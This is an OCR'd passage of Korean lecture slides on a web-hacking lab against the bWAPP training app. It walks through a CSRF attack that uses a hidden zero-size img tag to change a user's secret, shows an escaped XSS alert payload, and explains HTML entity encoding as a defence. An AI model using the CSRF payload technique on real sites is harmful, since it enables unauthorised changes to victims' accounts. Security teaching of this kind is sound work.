


출처 : https://net123.tistory.com/542

3. XSS – Stored (Change Secret)에서 secret 메시지 변경 기능 확인
4. Burp Suit로 POST 인자 값 확인
5. 다시 SQL Injection 로그인 창으로 가서 변경된 메시지 확인

Contents 2
CSRF


CSRF (Cross-site Request Forgery)



- Burp Suit를 통해 값이 secret=메시지&login=bee&action=change 형태로 넘어가는 것을 알았음

4. <img src="주소" height=값 width=값> 태그를 통해 공격
   - <img src = "http://localhost/bWAPP/csrf_3.php?secret=homebrew&login=bee&action=change" height=0 width=0>

CSRF (Cross-site Request Forgery)




5. 다시 bee/bug로 로그인해서 변경된 secret 메시지 확인

Contents 2
CSRF

XSS & CSRF 방어 (Encoding)

- Level을 high로 변경하고 접속 시
  Script공격이 적용되지 않은 것을 볼 수 있음



Contents 2
CSRF

XSS & CSRF 방어 (Encoding)

```
<tr height="40">

    <td align="center">22</td>
    <td>bee</td>
    <td>2019-11-18 09:59:55</td>
    <td>&lt;/td&gt;&lt;script&gt;alert(&quot;NoHackkkk&quot;);&lt;/script&gt;&lt;td&gt;</td>

</tr>
```

특수문자	인코딩
&	&amp;
"	&quot;
'	&#039;
<	&lt;
>	&gt;

- 공격 가능성이 있는 문자를 다른 문자로 치환
  사용자가 입력하면 인코딩(Encoding)되어 html에 들어갔다가 디코딩(Decoding)되어 웹상에 나타난다

감사합니다